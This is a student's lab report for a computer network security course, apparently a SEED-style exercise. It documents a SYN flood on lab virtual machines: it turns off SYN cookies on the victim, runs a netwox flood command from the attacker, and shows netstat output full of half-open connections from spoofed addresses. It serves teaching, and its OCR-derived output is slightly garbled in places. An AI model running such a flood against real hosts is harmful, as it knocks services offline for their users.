

COMPUTER NETWORKS SECURITY

LABORATORY

LAB 2

BY: RAJDEEP SENGUPTA


SRN: PES1201800144

SECTION: C


**NOTE: Please find my SRN 'PES1201800144rajdeep' as the terminal
username.**

MY CONFIGURATIONS:


VM1 (Attacker) => IP Address: 10.0.2.9



VM2 (Victim/Client) => IP Address: 10.0.2.5



VM3 (Observer/Server) => IP Address: 10.0.2.7



In task 1 :

Attacker → 10.0.2.9

Victim → 10.0.2.5

Observer → 10.0.2.7

In task 2,4,5 :

Attacker → 10.0.2.9

Client → 10.0.2.5

Server → 10.0.2.7


In task 3 :

Attacker → 10.0.2.9


Victim → 10.0.2.5

=====

TASK 1:




Screenshot 1.1: Here we can see that the SYN queue can take max 128 open connections on the victim machine.



A screenshot of a Linux desktop environment. A terminal window titled "Terminal" is open, showing command-line output. The terminal shows the user has run two commands: "sudo sysctl -q net.ipv4.tcp_max_syn_backlog" and "sudo sysctl -w net.ipv4.tcp_syncookies=0". The user then runs "netstat -na | grep tcp" which outputs a list of TCP connections. The output shows many connections in the LISTEN state, with various local ports and remote addresses. The desktop background is a teal gradient.

```
seed@pes1201800144rajdeep:~$ sudo sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
seed@pes1201800144rajdeep:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
seed@pes1201800144rajdeep:~$ netstat -na | grep tcp
tcp        0      0 127.0.1.1:53          0.0.0.0:*              LISTEN
tcp        0      0 10.0.2.5:53          0.0.0.0:*              LISTEN
tcp        0      0 127.0.0.1:53          0.0.0.0:*              LISTEN
tcp        0      0 0.0.0.0:22          0.0.0.0:*              LISTEN
tcp        0      0 0.0.0.0:23          0.0.0.0:*              LISTEN
tcp        0      0 127.0.0.1:953         0.0.0.0:*              LISTEN
tcp        0      0 127.0.0.1:3306         0.0.0.0:*              LISTEN
tcp6       0      0 ::1:80              ::*                  LISTEN
tcp6       0      0 ::1:53              ::*                  LISTEN
tcp6       0      0 ::1:21              ::*                  LISTEN
tcp6       0      0 ::1:22              ::*                  LISTEN
tcp6       0      0 ::1:3128             ::*                  LISTEN
tcp6       0      0 ::1:953              ::*                  LISTEN
seed@pes1201800144rajdeep:~$
```

Screenshot 1.2: On the victim machine, `tcp_syncookies` is set to 0 so that SYN flooding can be performed. Also it can be seen that the connections in the queue are in LISTEN mode waiting for connections.




A screenshot of a Linux desktop environment. A terminal window titled "Terminal" is open, showing the command "sudo netwox 76 -i 10.0.2.5 -p 23 -s raw" being run. The terminal window is mostly black, indicating the command is still executing or has just been run. The desktop background is a red-to-purple gradient.

```
seed@pes1201800144rajdeep:~$ sudo netwox 76 -i 10.0.2.5 -p 23 -s raw
```


Screenshot 1.3: On the attacker machine, we execute the SYN flood attack.

```
Terminal
tcp        0      0 10.0.2.5:23          248.98.232.67:38345  SYN_RECV
tcp        0      0 10.0.2.5:23          250.86.34.84:25586  SYN_RECV
tcp        0      0 10.0.2.5:23          240.97.39.98:2090  SYN_RECV
tcp        0      0 10.0.2.5:23          253.247.221.164:19140 SYN_RECV
tcp        0      0 10.0.2.5:23          254.252.206.80:37353 SYN_RECV
tcp        0      0 10.0.2.5:23          246.215.178.176:43512 SYN_RECV
tcp        0      0 10.0.2.5:23          240.142.61.85:33902 SYN_RECV
tcp        0      0 10.0.2.5:23          255.27.83.67:16936  SYN_RECV
tcp        0      0 10.0.2.5:23          255.140.88.108:41348 SYN_RECV
tcp        0      0 10.0.2.5:23          242.154.35.68:49832 SYN_RECV
tcp        0      0 10.0.2.5:23          241.222.34.9:15928  SYN_RECV
tcp        0      0 10.0.2.5:23          246.249.142.5:42688 SYN_RECV
tcp        0      0 10.0.2.5:23          245.76.149.114:36712 SYN_RECV
tcp        0      0 10.0.2.5:23          247.32.29.203:61786 SYN_RECV
tcp        0      0 10.0.2.5:23          246.57.159.94:56899 SYN_RECV
tcp        0      0 10.0.2.5:23          241.154.64.25:62408 SYN_RECV
tcp        0      0 10.0.2.5:23          243.184.61.128:49369 SYN_RECV
tcp        0      0 10.0.2.5:23          245.112.196.22:39587 SYN_RECV
tcp        0      0 10.0.2.5:23          245.110.92.107:40377 SYN_RECV
tcp        0      0 10.0.2.5:23          241.196.4.9:43328  SYN_RECV
tcp        0      0 10.0.2.5:23          250.214.118.165:17361 SYN_RECV
tcp        0      0 10.0.2.5:23          245.36.115.209:3308 SYN_RECV
tcp        0      0 10.0.2.5:23          255.176.178.135:18770 SYN_RECV
tcp        0      0 10.0.2.5:23          246.45.146.27:11910 SYN_RECV
tcp        0      0 10.0.2.5:23          249.115.127.68:59811 SYN_RECV
tcp        0      0 10.0.2.5:23          240.185.198.201:63868 SYN_RECV
tcp        0      0 10.0.2.5:23          253.186.98.31:31966 SYN_RECV
tcp        0      0 10.0.2.5:23          243.135.162.178:29206 SYN_RECV
tcp        0      0 10.0.2.5:23          254.93.99.94:19633  SYN_RECV
tcp        0      0 10.0.2.5:23          240.28.127.11:2647  SYN_RECV
tcp        0      0 10.0.2.5:23          253.73.113.239:60314 SYN_RECV
tcp        0      0 10.0.2.5:23          253.121.79.130:45638 SYN_RECV
tcp        0      0 10.0.2.5:23          247.118.133.250:18150 SYN_RECV
tcp        0      0 10.0.2.5:23          251.255.48.118:59282 SYN_RECV
tcp        0      0 10.0.2.5:23          242.18.17.88:1267  SYN_RECV
tcp        0      0 10.0.2.5:23          250.60.28.233:56517 SYN_RECV
tcp        0      0 10.0.2.5:23          247.239.42.26:19220 SYN_RECV
tcp        0      0 10.0.2.5:23          242.110.15.218:39362 SYN_RECV
tcp        0      0 10.0.2.5:23          242.178.200.168:9312 SYN_RECV
tcp        0      0 10.0.2.5:23          249.94.242.174:45618 SYN_RECV
tcp        0      0 10.0.2.5:23          251.226.15.17:37573 SYN_RECV
tcp        0      0 10.0.2.5:23          249.181.214.50:51234 SYN_RECV
tcp        0      0 10.0.2.5:23          241.113.120.214:53667 SYN_RECV
tcp6       0      :::80              ::::*                  LISTEN
tcp6       0      ::::53              ::::*                  LISTEN
tcp6       0      ::::21              ::::*                  LISTEN
tcp6       0      ::::22              ::::*                  LISTEN
tcp6       0      ::::3128             ::::*                  LISTEN
tcp6       0      ::::1:953             ::::*                  LISTEN
seed@pes1201800144:~$
```


Screenshot 1.4: On the victim machine, the SYN flood attack has been executed and SYN connections can be seen from random IPs. Many connections can be seen as SYN_RECV. When all the connections in the queue turn from LISTEN mode to SYN_RECV mode, the machine will no longer be able to accept new connections.



